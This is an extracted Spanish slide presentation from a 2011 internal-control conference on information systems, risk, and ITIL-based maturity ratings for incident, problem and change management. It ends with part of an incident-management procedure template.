


Sistemas de información Hacia una Cultura del Control

Pereira
2011

Agenda

- Concepto de riesgo
- Creación de valor de los sistemas de información
- Sistemas de información y estrategias de negocio
- Confidencialidad / Integridad / Disponibilidad y sistemas de información


Concepto de riesgo



↑
Tiempo


Variable i

Creación de valor de los sistemas de información




ITIL Service Strategy, v3

Estrategias de negocio




Recursos y capacidades



Adaptado de Grant (2002)

Modelo de alineación de objetivos estratégicos (SOAM)





Comité Interinstitucional de Control Interno

ITIL


1^{er} Encuentro Internacional de Control Interno


"Hacia una Cultura del Control"



-  Soporte del Servicio
-  Entrega del Servicio







Calificación de madurez

Modelo Genérico de Madurez

- 0 Inexistente.** Total falta de un proceso reconocible. La organización ni siquiera ha reconocido que hay un problema que resolver.
- 1 Inicial.** Hay evidencia de que la organización ha reconocido que los problemas existen y que necesitan ser resueltos. Sin embargo, no hay procesos estandarizados pero en cambio hay métodos ad hoc que tienden a ser aplicados en forma individual o caso por caso. El método general de la administración es desorganizado.
- 2 Repetible.** Los procesos se han desarrollado hasta el punto en que diferentes personas siguen procedimientos similares emprendiendo la misma tarea. No hay capacitación o comunicación formal de procedimientos estándar y la responsabilidad se deja a la persona. Hay un alto grado de confianza en los conocimientos de las personas y por lo tanto es probable que haya errores.
- 3 Definida.** Los procedimientos han sido estandarizados y documentados, y comunicados a través de capacitación. Sin embargo se ha dejado en manos de la persona el seguimiento de estos procesos, y es improbable que se detecten desviaciones. Los procedimientos mismos no son sofisticados sino que son la formalización de las prácticas existentes.
- 4 Administrada.** Es posible monitorear y medir el cumplimiento de los procedimientos y emprender acción donde los procesos parecen no estar funcionando efectivamente. Los procesos están bajo constante mejoramiento y proveen buena práctica. Se usan la automatización y las herramientas en una forma limitada o fragmentada.
- 5 Optimizada.** Los procesos han sido refinados hasta un nivel de la mejor práctica, basados en los resultados de mejoramiento continuo y diseño de la madurez con otras organizaciones. TI se usa en una forma integrada para automatizar el flujo de trabajo, suministrando herramientas para mejorar la calidad y la efectividad, haciendo que la empresa se adapte con rapidez.





Comité Interinstitucional de Control Interno

ITIL

		CALIFICACIÓN DE MADUREZ				
		1	2	3	4	5
Gestión de incidentes	Detectar y registrar el incidente					
	Clasificar y soporte inicial					
	Iniciar una solicitud de servicio					
	Investigar y diagnosticar					
	Resolución y recuperación					
	Cierre del incidente					
	Propietario del incidente, monitoreo y comunicación					
Gestión de problemas	Identificación y registro de problemas					
	Clasificación de problemas					
	Investigación y diagnóstico de problemas					
	Gestión de errores					
	Gestión proactiva					
	Reportes a la gerencia					
Gestión de cambios	Registro de RFC					
	Filtro de RFC					
	Aprobación de RFC					
	Establecer prioridades					
	Programación del Cambio					
	Construcción del cambio					
	Prueba del cambio					
	Implementación del cambio					
	Revisión y cierre del RFC					
	Reportes a la gerencia					

Entregar y dar soporte



Gestión de incidentes

Proveer a la organización una herramienta que permita reportar e ingresar los incidentes detectados y asignarles los recursos de soporte adecuados con el fin de resolverlos en el menor tiempo posible

Proceso

*Detección,
registro y
autoservicio*

*Clasificación
y soporte
inicial*

*Investigación
y diagnóstico*

*Atención de
incidentes
mayores*

*Solución y
recuperación*



Comité Interinstitucional de Control Interno

Procedimientos

1er Encuentro Internacional de Control Interno

"Hacia una Cultura del Control"

GESTION INCIDENTES	Código: X-XX-XX Version: XX
--------------------	--------------------------------

Fecha de Revisión:	Fecha de Aprobación:
Revisado por: Coordinadora de Calidad	Aprobado por: Gerente Informática

COPIA NO CONTROLADA

requieren coordinación entre áreas funcionales y/o diferentes procesos, escalamiento a niveles gerenciales superiores, la movilización de recursos adicionales y comunicación constante de la evolución de su tratamiento.

2.4 Problema

Una causa raíz de uno o más incidentes, que aún no ha sido diagnosticada.

2.5 Grupos responsables de la solución

